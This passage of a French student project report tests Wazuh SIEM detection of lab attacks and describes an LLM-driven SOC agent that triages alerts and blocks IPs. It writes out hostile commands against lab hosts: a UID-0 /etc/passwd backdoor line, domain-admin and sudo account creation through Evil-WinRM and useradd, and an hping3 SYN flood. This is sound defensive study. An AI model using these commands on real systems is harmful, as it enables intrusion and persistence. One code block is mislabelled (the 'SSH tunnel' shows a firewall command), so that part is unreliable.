| Initial Access    | Brute Force WinRM    | T1110.001             | CrackMapExec    | Win Server | Infos OS révélées         |
| Initial Access    | Brute Force SSH      | T1110.001             | Hydra + rockyou | Ubuntu     | Attaque simulée           |
| Credential Access | Kerberoasting        | T1558.003             | Impacket        | Win Server | Bloqué (AES-256)          |
| Impact            | SYN Flood DoS        | T1499                 | hping3          | Win Server | 1,2M paquets/15s          |
| Persistence       | Modif. /etc/passwd   | T1565.001             | SSH + nano      | Ubuntu     | Backdoor UID=0            |
| Persistence       | Création user sudo   | T1136.001             | useradd         | Ubuntu     | hacker5 créé              |
| Priv. Escalation  | Enum. sudo           | T1548.003             | sudo -l         | Ubuntu     | (ALL :ALL) ALL            |
| Lateral Movement  | WinRM + Domain Admin | T1021.006 + T1136.001 | WinRM           | Win Server | hacker22 = Domain Admin   |

## Résultat de la phase AVANT agents – Absence totale de détection

L'ensemble des douze attaques a été mené sans qu'aucune alerte ne soit générée sur le dashboard Wazuh. Cette absence totale de détection prouve empiriquement qu'un SIEM sans agents déployés sur les endpoints est aveugle face aux intrusions locales. Elle établit l'état de référence nécessaire à la démonstration de l'apport des agents dans la phase suivante.

## 2.2 Après l'installation des agents Wazuh

Après installation des agents sur les trois machines cibles, les mêmes attaques ont été reproduites. Cette section analyse en détail les alertes générées, leurs niveaux de criticité, leur mapping MITRE ATT&CK automatique et leur conformité réglementaire.



```
(daniel@kali)-[~]
$ nmap -sV -sC 192.168.56.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-27 21:20 +0200
Nmap scan report for pfe.local (192.168.56.10)
Host is up (0.00095s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-04-27 19:21:01Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: pfe.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: pfe.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
MAC Address: 00:0C:29:4F:80:27 (VMware)
Service Info: WIN-Q1RQ571TQC4; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_  date: 2026-04-27T19:21:01
|_  start_date: N/A
|_ nbstat: NetBIOS name: WIN-Q1RQ571TQC4, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:4f:80:27 (VMware)
|_ smb2-security-mode:
|_  3.1.1:
|_    Message signing enabled and required
|_ clock-skew: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 51.63 seconds
```




FIGURE 3.35 – Dashboard Wazuh – agents installés et événements détectés en temps réel

Le scan réseau a permis d'identifier plusieurs services actifs sur la machine Windows cible, confirmant que l'attaque de reconnaissance a bien été relancée. Après l'installation des agents Wazuh, les événements générés par cette activité ont été correctement détectés

et remontés vers le serveur SIEM. Les logs de connexion, déconnexion et autres événements Windows apparaissent en temps réel dans Wazuh, ce qui confirme le bon fonctionnement de la supervision et de la détection des activités suspectes.

## Force Brute sur WinRM en utilisant Rockyou.txt un wordlist sur Linux




FIGURE 3.36 – Alertes Wazuh générées lors de l'attaque brute force WinRM



Rules (4,513)

From here you can manage your rules.

Search

ID ↑ Description

- Generic template for all syslog rules
- Generic template for all firewall rules
- Generic template for all IDS rules
- Generic template for all web rules
- Generic template for all web proxy rules
- Generic template for all windows rules
- Generic template for all windows rules
- Generic template for all windows rules
- Grouping of watch rules
- Agent event queue rule
- Agent event queue is level full

Rules per page: 10

Logon Failure - Unknown user or bad password [View alerts of this Rule](#)

Information

| ID    | Level | File                        | Path          |
|-------|-------|-----------------------------|---------------|
| 60122 | 5     | 0580-win-security_rules.xml | ruleset/rules |

Groups: authentication\_failed, windows, windows\_security

Details

| If_sid | Win.System.EventID      | Options     |
|--------|-------------------------|-------------|
| 60105  | pattern: *529\$ *4625\$ | no_full_log |

Compliance

| PCI DSS        | GPG 13 | GDPR               | HIPAA     |
|----------------|--------|--------------------|-----------|
| 10.2.4, 10.2.5 | 7.1    | IV.35.7.d, IV.32.2 | 164.312.b |

| NIST-800-53 | TSC                        | MITRE Techniques       | MITRE Tactics |
|-------------|----------------------------|------------------------|---------------|
| AU.14, AC.7 | CC6.1, CC6.8, CC7.2, CC7.3 | Account Access Removal | Impact        |

Related rules

| ↑     | Description                    | Groups                                  | Compliance                                           | L | File                       |
|-------|--------------------------------|-----------------------------------------|------------------------------------------------------|---|----------------------------|
| 60101 | Windows Security warning event | windows_security                        | MITRE                                                | 0 | 0580-win-security_rule.xml |
| 60102 | Windows Security error event   | system_error, windows_security          | GPG13, GDPR, MITRE                                   | 5 | 0580-win-security_rule.xml |
| 60103 | Windows audit success event    | windows_security                        |                                                      | 0 | 0580-win-security_rule.xml |
| 60104 | Windows audit failure event    | windows_security                        | PCI_DSS, HIPAA, GDPR, NIST_800_53, TSC               | 5 | 0580-win-security_rule.xml |
| 60105 | Windows Logon Failure          | authentication_failed, windows_security | PCI_DSS, GPG13, HIPAA, GDPR, NIST_800_53, TSC, MITRE | 5 | 0580-win-security_rule.xml |

FIGURE 3.37 – Détail de la règle 60122 – tentative de connexion échouée (niveau 5)

En 30 minutes d'attaque, **14 728 événements** ont été générés. Deux règles de détection ont été activées. Nous avons choisi l'alerte **60122** pour voir les détails : cette règle détecte une tentative de connexion échouée à cause d'un mauvais mot de passe sur un système Windows. Elle possède un niveau de gravité moyen (niveau 5), ce qui indique une activité potentiellement suspecte, comme une erreur utilisateur répétée ou une tentative de brute force.

Elle est également associée à plusieurs normes de conformité comme PCI DSS, GDPR, HIPAA et NIST, ce qui signifie que ce type d'événement doit être surveillé dans un environnement sécurisé.

Le mapping MITRE « *Account Access Removal – Impact* » permet de relier cette activité aux techniques d'attaque connues du framework MITRE ATT&CK.

## Détection de la session Evil-WinRM et de la création du compte Domain Admin – Règle 60109

```
(daniel@kali)-[~]
$ sudo hping3 -S --flood -V -p 80 192.168.56.10
[sudo] Mot de passe de daniel :
using eth0, addr: 192.168.56.40, MTU: 1500
HPING 192.168.56.10 (eth0 192.168.56.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Création compte Domain Admin depuis Kali

```
(daniel@kali)-[~]
$ evil-winrm -i 192.168.56.10 -u daniel -p 'Windows@2003*'
Evil-WinRM shell v3.9

C:\Users\daniel\Documents> net user hacker22 Password123! /add /domain
La commande s'est terminée correctement.

C:\Users\daniel\Documents> net user hacker22 /domain
Nom d'utilisateur      hacker22
Commentaire utilisateur
Code du pays ou de la région
Compte: actif
Le compte expire      Jamais
Mot de passe: dernier changement. 27/04/2026 22:25:36
Le mot de passe expire  08/05/2026 22:25:36
Le mot de passe modifiable 28/04/2026 22:25:36
Mot de passe exigé      Oui
L'utilisateur peut changer de mot de passe  Oui
Stations autorisées     Tout
Script d'ouverture de session
Profil d'utilisateur
Répertoire de base
Dernier accès          Jamais
Heures d'accès autorisés  Tout
Appartient aux groupes locaux
Appartient aux groupes globaux
La commande s'est terminée correctement.

C:\Users\daniel\Documents> Add-ADGroupMember -Identity "Admins du domaine" -Members hacker22
C:\Users\daniel\Documents> Get-ADGroupMember -Identity "Admins du domaine" | Select-Obj Name
Name
-----
Administrateur
hacker
hacker2
hacker22
```

FIGURE 3.38 – Création du compte Domain Admin depuis Kali via Evil-WinRM




FIGURE 3.39 – Résultat sur Wazuh – alertes critiques niveau 8, règle 60109

Ces captures d'écran illustrent un scénario complet d'attaque suivi de sa détection par le SIEM Wazuh. Depuis une machine Kali Linux, l'attaquant lance d'abord une attaque par déni de service de type TCP SYN Flood à l'aide de hping3 contre la cible 192.168.56.10. Il établit ensuite une connexion distante via Evil-WinRM afin d'obtenir un accès PowerShell sur la machine compromise.

Une fois connecté, l'attaquant met en place une phase de persistance et d'élévation de privilèges en créant un nouveau compte utilisateur nommé **hacker22**, puis en l'ajoutant au groupe sensible des administrateurs du domaine. Cette manipulation permet d'obtenir des privilèges élevés et de conserver un accès durable au système.

Du côté défensif, Wazuh détecte immédiatement cette activité malveillante et centralise plusieurs alertes critiques de **niveau 8** associées à la règle **60109**. Les événements Windows correspondants, notamment l'Event ID 4720 lié à la création de compte utilisateur, sont correctement remontés et corrélés. Les alertes sont également mappées automatiquement au framework MITRE ATT&CK sous la technique *Account Manipulation (T1098)*, démontrant ainsi la capacité du SIEM à identifier, classifier et tracer efficacement une compromission en temps réel.

## Détection du Brute Force SSH – Ubuntu Server

TABLE 3.12 – Alertes Wazuh lors du Brute Force SSH

| Règle | Description                                 | Niveau        | Mapping MITRE                   |
|-------|---------------------------------------------|---------------|---------------------------------|
| 5760  | sshd : authentication failed                | 5             | –                               |
| 2501  | syslog : User authentication failure        | 5             | –                               |
| 5503  | PAM : User login failed                     | 5             | –                               |
| 5758  | Maximum authentication attempts exceeded    | 8             | –                               |
| 2502  | User missed the password more than one time | 10 (Critique) | Brute Force – Credential Access |

La règle **2502** (niveau 10) identifie le pattern *REPEATED login failures*. Sa conformité couvre PCI DSS (10.2.4, 10.2.5), GDPR (IV\_35.7.d, IV\_32.2), HIPAA (164.312.b) et NIST-800-53 (AU.14, AC.7). Technique MITRE : Brute Force, Tactique : Credential Access.

## Détection FIM – Modification de /etc/passwd – T1565.001

- **Ce qui s'est passé** : Depuis Kali, on s'est connecté en SSH sur Ubuntu Server et on a ajouté une ligne malveillante dans `/etc/passwd` : `hacker:x:0:0:root:/root:/bin/bash`. Cette ligne crée un utilisateur avec UID=0 (droits root complets) de manière totalement discrète.
- **Comment Wazuh l'a détecté** : Le module FIM (File Integrity Monitoring) surveille en temps réel le répertoire `/etc`. Il calcule le hash cryptographique (MD5, SHA1, SHA256) du fichier `/etc/passwd` à chaque modification. Dès que le hash change, la règle **550** se déclenche avec un niveau 7 (High), indiquant que l'intégrité d'un fichier critique a été compromise.
- **Pourquoi c'est important** : Sans FIM, cette backdoor passerait totalement inaperçue. Un administrateur regardant la liste des utilisateurs verrait le compte « hacker » mais ne saurait pas quand il a été créé ni par qui. Le FIM apporte la traçabilité complète.

TABLE 3.13 – Détails de la règle 550 – FIM /etc/passwd

| Paramètre         | Valeur                                   |
|-------------------|------------------------------------------|
| ID                | 550                                      |
| Niveau            | 7 (High)                                 |
| Description       | Integrity checksum changed               |
| Fichier surveillé | /etc/passwd                              |
| PCI DSS           | 11.5                                     |
| GDPR              | II_5.1.f                                 |
| HIPAA             | 164.312.c.1, 164.312.c.2                 |
| NIST-800-53       | SI.7                                     |
| GPG 13            | 4.11                                     |
| TSC               | PI1.4, PI1.5, CC6.1, CC6.8, CC7.2, CC7.3 |
| Technique MITRE   | Stored Data Manipulation (T1565.001)     |
| Tactique MITRE    | Impact                                   |

### Détection de la création d'un compte système – Règle 5902

- **Ce qui s'est passé** : Toujours depuis Ubuntu Server, la commande `sudo useradd -m -G sudo hacker5` a été exécutée, créant un compte utilisateur avec des privilèges sudo complets – équivalent d'un accès root permanent.
- **Comment Wazuh l'a détecté** : L'agent Wazuh surveille en continu les logs `syslog` et `auth.log` d'Ubuntu. La commande `useradd` génère une entrée dans ces logs contenant le pattern « new user ». La règle **5902** reconnaît ce pattern et génère une alerte de niveau 8 (High).
- **Pourquoi c'est important** : Un compte sudo non autorisé est une technique de persistance classique des attaquants. Même si l'intrusion initiale est détectée et bloquée, ce compte permet à l'attaquant de revenir ultérieurement. Wazuh mappe automatiquement cette détection sur la tactique **Persistence** de MITRE ATT&CK, identifiant correctement l'intention de l'attaquant.

TABLE 3.14 – Détails de la règle 5902 – Création de compte

| Paramètre       | Valeur                                   |
|-----------------|------------------------------------------|
| ID              | 5902                                     |
| Niveau          | 8 (High)                                 |
| Description     | New user added to the system             |
| PCI DSS         | 10.2.7, 10.2.5, 8.1.2                    |
| GDPR            | IV_35.7.d, IV_32.2                       |
| HIPAA           | 164.312.b, 164.312.a.2.I, 164.312.a.2.II |
| NIST-800-53     | AU.14, AC.7, AC.2, IA.4                  |
| GPG 13          | 4.13                                     |
| TSC             | CC6.8, CC7.2, CC7.3                      |
| Technique MITRE | Create Account (T1136.001)               |
| Tactique MITRE  | Persistence                              |

### Conclusion de la phase APRÈS agents

L'installation des agents Wazuh transforme radicalement les capacités de détection. Sur 6 des 8 techniques testées, Wazuh a généré des alertes précises avec mapping automatique MITRE ATT&CK et conformité multistandards (PCI DSS, GDPR, HIPAA, NIST-800-53) sans aucune configuration manuelle. Les deux techniques non détectées (SYN Flood et Kerberoasting) relèvent de limitations architecturales connues, surmontables par l'intégration d'outils complémentaires.

## 2.3 Synthèse comparative AVANT vs APRÈS agents

TABLE 3.15 – Synthèse comparative avant/après agents Wazuh

| Attaque                  | ID MITRE            | AVANT agents | APRÈS agents                         | Niveau max |
|--------------------------|---------------------|--------------|--------------------------------------|------------|
| Brute Force WinRM        | T1110.001           | 0 alerte     | 14 728 alertes – règles 60122, 60204 | 10         |
| Connexion Evil-WinRM     | T1021.006           | 0 alerte     | Alertes règles 92652, 67028          | 6          |
| Création Domain Admin    | T1136.001+T1098.001 | 0 alerte     | Alerte règle 60109                   | 8          |
| Brute Force SSH          | T1110.001           | 0 alerte     | Alertes 5760, 2501, 2502, 5758       | 10         |
| Modification /etc/passwd | T1565.001           | 0 alerte     | Alerte règle 550 (FIM)               | 7          |
| Création compte sudo     | T1136.001           | 0 alerte     | Alerte règle 5902                    | 8          |
| SYN Flood DoS            | T1499               | 0 alerte     | Non détecté (IDS réseau requis)      | –          |
| Kerberoasting            | T1558.003           | 0 alerte     | Non applicable (AES-256 enforced)    | –          |

## 3 Développement de l'Agent IA SOC

La contribution majeure et innovante de ce travail réside dans le développement d'un Agent IA SOC autonome, capable d'analyser les alertes Wazuh en temps réel, d'enrichir chaque alerte avec des données de Threat Intelligence provenant de sources mondiales, de prendre des décisions automatiques et d'envoyer des rapports détaillés à l'équipe SOC. Cette approche représente une évolution significative par rapport aux systèmes de détection traditionnels qui se contentent de générer des alertes sans les contextualiser, ni proposer d'actions automatiques.

### 3.1 Architecture de l'Agent IA SOC

L'agent IA SOC est un programme Python autonome qui orchestre plusieurs composants complémentaires. Son architecture suit un pipeline en cinq étapes exécutées cycliquement toutes les 30 minutes :

- **Collecte** : connexion à l'API Wazuh pour obtenir un token JWT, puis interrogation d'OpenSearch via tunnel SSH pour récupérer les 50 dernières alertes des 24 dernières heures.
- **Enrichissement** : pour chaque alerte contenant une IP publique, interrogation parallèle de trois plateformes de Threat Intelligence (VirusTotal, AbuseIPDB, AlienVault OTX).

- **Analyse IA** : envoi de chaque alerte enrichie au modèle LLaMA 3.1 via l'API Groq pour classification, scoring et recommandation d'action.
- **Actions automatiques** : blocage des IPs malveillantes via Windows Firewall si l'IA le recommande.
- **Reporting** : génération d'un rapport PDF professionnel et envoi par email SMTP à l'équipe SOC.

Un aspect architectural important concerne la récupération des alertes. Contrairement à ce que laisse supposer la documentation Wazuh, l'API REST classique (port 55000) ne fournit pas d'endpoint direct pour accéder aux alertes de sécurité dans la version 4.14.5. Ces alertes sont stockées dans OpenSearch sous l'index `wazuh-alerts-4.x-*`. Pour y accéder depuis la machine hôte Windows, un tunnel SSH est établi :

```
netsh advfirewall firewall add rule name=SOC-BLOCK-{ip}
dir=in action=block remoteip={ip}
```

Ce tunnel redirige le port local 9200 vers le port 9200 de localhost sur le serveur Wazuh, rendant OpenSearch accessible depuis la machine hôte comme s'il était local. La requête utilisée pour récupérer les alertes est une requête OpenSearch standard avec tri par timestamp décroissant et filtre sur les 24 dernières heures.

## 3.2 Intégration des plateformes de Threat Intelligence

L'enrichissement des alertes avec des données de Threat Intelligence est l'un des apports les plus significatifs de l'agent. Il permet de contextualiser chaque alerte dans le panorama mondial des menaces connues, transformant une alerte isolée en un événement situé dans l'écosystème global de la cybersécurité.

TABLE 3.16 – Plateformes de Threat Intelligence intégrées

| Plateforme     | Type           | API      | Informations fournies                                       | Seuils utilisés                        |
|----------------|----------------|----------|-------------------------------------------------------------|----------------------------------------|
| VirusTotal     | Cloud (Google) | Gratuite | Score de détection par 70+ antivirus, catégories de menaces | Malicious > 0 : DANGEREUX              |
| AbuseIPDB      | Cloud          | Gratuite | Score de réputation 0–100, pays, nombre de signalements     | Score > 50 : DANGEREUX, > 10 : SUSPECT |
| AlienVault OTX | Cloud          | Gratuite | Nombre de pulses (IoC partagés par la communauté)           | Pulses > 0 : DANGEREUX                 |

Une optimisation importante a été implémentée : le filtrage des IPs privées. Les adresses dans les plages 192.168.x.x, 10.x.x.x, 172.x.x.x et 127.x.x.x ne sont pas envoyées aux APIs de Threat Intelligence, car elles ne sont pas répertoriées dans les bases de données mondiales et généreraient uniquement des timeouts inutiles. Cette optimisation a éliminé les erreurs de timeout observées lors des premiers tests avec l'IP 192.168.56.1 (passerelle VMware).

### 3.3 Moteur d'analyse par Intelligence Artificielle

Le cerveau de l'agent est le modèle **LLaMA 3.1** (8 milliards de paramètres) accessible via l'API Groq. Groq a été sélectionné pour trois raisons principales : la disponibilité d'un tier gratuit généreux (30 requêtes/minute, sans carte bancaire), les performances d'inférence exceptionnellement rapides grâce au matériel dédié (processeurs LPU – *Language Processing Unit*), et la qualité du modèle LLaMA 3.1 pour les tâches d'analyse de sécurité.

Pour chaque alerte, l'IA reçoit un prompt structuré contenant les détails de l'alerte Wazuh (règle, niveau, agent, timestamp, MITRE), les données de Threat Intelligence enrichies, et des critères de classification explicites. Le modèle répond en JSON structuré avec :

- classification : CRITIQUE / HAUTE / MOYENNE / FAIBLE / FAUX\_POSITIF ;
- indicateur de faux positif ;
- score de menace (0–100) ;
- action recommandée : BLOQUER\_IP / SURVEILLER / IGNORER ;
- explication en français et recommandations.

La température du modèle a été fixée à 0.1 (proche de 0 = déterministique) pour garantir des réponses cohérentes et reproductibles. Une température élevée générerait des variations imprédictibles dans les classifications, ce qui serait problématique pour un système de sécurité automatisé. Le format JSON strict de la réponse est imposé par le prompt, avec extraction robuste via recherche des délimiteurs { et } dans la réponse.

### 3.4 Mécanisme de blocage automatique des IPs

Lorsque l'IA recommande l'action BLOQUER\_IP pour une alerte critique avec une IP publique confirmée comme malveillante, l'agent exécute automatiquement une commande Windows Firewall via le module `subprocess` de Python :

```
netsh advfirewall firewall add rule name=SOC-BLOCK-{ip} dir=in action=block remoteip={
```

Cette commande crée une règle de pare-feu Windows qui bloque tout le trafic entrant depuis l'IP spécifiée. L'agent maintient un ensemble (*set* Python) des IPs déjà bloquées pour éviter les doublons. Chaque blocage est également enregistré dans le fichier `logs/ips_bloquees.txt` avec horodatage. Des gardes ont été implémentés pour ne jamais bloquer les IPs privées/locales, évitant tout risque de coupure du réseau interne.

### 3.5 Génération des rapports PDF et envoi email

À la fin de chaque cycle d'analyse, l'agent génère automatiquement un rapport PDF professionnel via la bibliothèque `fpdf2`. Le rapport inclut : un en-tête coloré avec date et heure, un résumé exécutif avec statistiques globales (total alertes, critiques, hautes, faux positifs, IPs bloquées), et le détail de chaque alerte analysée avec couleur selon la criticité (rouge pour CRITIQUE, orange pour HAUTE, vert pour FAUX\_POSITIF, bleu pour les autres).

Une difficulté technique importante a été rencontrée lors de la génération PDF : les caractères spéciaux (tirets longs, apostrophes typographiques, accents) ne sont pas supportés par les polices standard PDF en encodage latin-1. La solution implémentée est une fonction de nettoyage du texte (`nettoyer_texte`) qui remplace systématiquement ces caractères par leurs équivalents ASCII avant insertion dans le PDF. Cette fonction couvre les caractères les plus fréquents en français.



Le rapport PDF est ensuite envoyé par email via SMTP avec TLS (port 587) en utilisant un mot de passe d'application Gmail (16 caractères générés par Google, distinct du mot de passe principal). L'email inclut un résumé textuel avec le niveau d'alerte global (CRITIQUE/HAUTE/NORMALE) et le rapport PDF en pièce jointe.

### 3.6 Résultats de l'Agent IA SOC

Les premiers tests de l'agent en conditions réelles ont produit des résultats très encourageants. Sur un cycle d'analyse de 20 alertes Wazuh issues des expérimentations précédentes :

TABLE 3.17 – Résultats du premier cycle de l'Agent IA SOC

| Métrique                     | Valeur          | Signification                                                   |
|------------------------------|-----------------|-----------------------------------------------------------------|
| Alertes récupérées           | 20 (sur 50 max) | Alertes des 24 dernières heures dans OpenSearch                 |
| Alertes classifiées HAUTE    | 14 (70%)        | Connexions SSH suspectes, accès privilégiés                     |
| Alertes classifiées MOYENNE  | 6 (30%)         | Activités normales à surveiller                                 |
| Faux positifs détectés       | 0               | Toutes les alertes étaient légitimes                            |
| IPs bloquées automatiquement | 0               | Aucune IP publique malveillante détectée (IPs privées ignorées) |
| Rapport PDF généré           | Oui             | Fichier <code>rapport_soc_20260520_195956.pdf</code>            |
| Email SOC envoyé             | Oui             | Reçu et lisible avec PDF en pièce jointe                        |
| Durée du cycle complet       | ~8 minutes      | Pour 20 alertes avec Threat Intelligence                        |

La durée de 8 minutes pour 20 alertes s'explique principalement par les appels aux APIs de Threat Intelligence (VirusTotal, AbuseIPDB, OTX) qui introduisent une latence réseau. Dans un environnement de production avec uniquement des IPs publiques, cette durée serait similaire mais apporterait une valeur ajoutée beaucoup plus importante grâce à l'enrichissement contextuel.




FIGURE 3.40 – Rapport PDF généré par l'Agent IA SOC et reçu par email

### 3.7 Architecture technique complète

Le schéma suivant résume l'architecture complète de l'Agent IA SOC et ses interactions avec les différents composants :

TABLE 3.18 – Architecture technique complète de l'Agent IA SOC

| Composant        | Technologie         | Rôle                                      | Communication              |
|------------------|---------------------|-------------------------------------------|----------------------------|
| Wazuh Manager    | Amazon Linux        | Génération des alertes de sécurité        | API REST<br>HTTPS :55000   |
| OpenSearch       | Java/OpenSearch 2.x | Stockage et indexation des alertes        | HTTPS :9200<br>(loopback)  |
| Tunnel SSH       | OpenSSH             | Accès sécurisé à OpenSearch depuis l'hôte | SSH :22 → local-host :9200 |
| Agent IA SOC     | Python 3.14         | Orchestration du pipeline complet         | Appels HTTP/HTTPS          |
